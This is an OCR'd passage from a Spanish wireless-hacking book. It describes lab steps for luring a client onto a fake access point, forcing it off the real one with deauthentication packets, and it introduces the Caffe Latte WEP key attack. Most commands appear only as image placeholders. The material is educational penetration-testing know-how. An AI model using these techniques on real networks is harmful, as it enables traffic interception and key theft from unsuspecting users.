
Siga estas instrucciones para comenzar:

1. En las sesiones anteriores, se utilizó un cliente que había conectado al punto de acceso **Wireless Lab**. Vamos a cambiar el cliente, pero no el punto de acceso **inalámbrico de laboratorio**. Vamos ejecutaremos airodump-ng mon0 y comprobaremos la salida. Veremos pronto que el cliente está en el modo de **no asociados** e intentará **Wireless Lab** y otros SSID inalámbricos que tiene almacenado en su perfil (como muestra **Vivek**):


2. Para entender lo que está pasando, vamos a ejecutar Wireshark y capturar en la interfaz **mon0**. Como era de esperar, podrá ver una gran cantidad de paquetes que no son pertinentes para nuestro análisis. Aplicaremos un filtro para mostrar sólo los paquetes Wireshark Probe Request de la MAC del cliente que está utilizando:




3. En mi caso, el filtro es **wlan.fc.type_subtype == 0x04 && wlan.sa == 0:FB:42:D5:E4:01** .Ahora debe ver los paquetes Probe Request del cliente únicamente para los SSID **Vivek** y **Wireless Lab**:



4. Vamos a iniciar un punto de acceso falso para la red **Wireless Lab** en el equipo de hackers con el comando que se muestra a continuación:




5. Dentro de un minuto, más o menos, el cliente se conectará a nosotros de forma automática. Esto demuestra lo fácil que es hacerlo con clientes no asociados.




6. Ahora, vamos a tratar el segundo caso, que es la creación de un falso punto de acceso **Wireless Lab** en presencia de uno legítima. Volvamos a nuestro punto de acceso para asegurarnos que **Wireless Lab** tiene disponible al cliente. Para este experimento, hemos creado el canal 3 en el punto de acceso.


   Deje que el cliente se conecte al punto de acceso. Podemos comprobar esto en la pantalla de airodump-ng, como se muestra a continuación:




7. Ahora vamos a plantear nuestro punto de acceso falso con el SSID **Wireless Lab**:




8. Observe que el cliente sigue conectado al punto de acceso legítimo **Wireless Lab**:




9. Ahora vamos a enviar mensajes de difusión de deautenticación al cliente en nombre del punto de acceso legítimo para romper su conexión:



10. Suponiendo que la intensidad de la señal de nuestro punto de acceso falsificado **Wireless Lab** es más fuerte que el legítimo, al cliente se conecta a nuestro punto de acceso falso, en lugar de al punto de acceso legítimo:



11. Se puede comprobar la misma observando la salida de airodump-ng para ver la nueva asociación del cliente con nuestro punto de acceso ***falso***:



17.6.15. Forzar al cliente a conectarse con el Honeypot

En el ejercicio anterior, ¿qué hacemos si el cliente no se conecta automáticamente a nosotros? Habría que enviar un paquete de deautenticación para romper el acceso legítimo del cliente al de punto de conexión y luego, si nuestra fuerza de la señal es mayor el cliente se conectará al punto de acceso falso. Trate de hacer esto mediante la conexión de un cliente a un punto de acceso legítimo y a continuación obligarle a conectarse a nuestro Honeypot.

17.6.16. Ataque caffe latte

En el ataque Honeypot nos dimos cuenta de que los clientes envían continuamente sondas (Probe Request) al SSID que se han conectado anteriormente. Si el cliente se conecta a un punto de acceso mediante WEP, sistemas operativos como Windows almacenan la clave WEP en la caché. La próxima vez que el cliente se conecte al mismo punto de acceso, el gestor de configuración de conexiones inalámbricas de Windows utiliza automáticamente la clave almacenada.

El ataque Caffe Latte fue inventado por mí, el autor de este libro, y lo demostré en ToorCon 9, San Diego, EE.UU. El ataque Caffe Latte es un ataque WEP, que permite a un hacker recuperar la clave WEP de la red autorizada utilizando sólo el cliente. El ataque no requiere al cliente para estar en cualquier lugar de la red autorizada WEP.

Se puede obtener la clave WEP usando sólo al cliente aislado.

En el siguiente ejercicio, vamos a recuperar la clave WEP de una red de un cliente utilizando el ataque Caffe Late.

17.6.17. Realización del ataque caffe latte

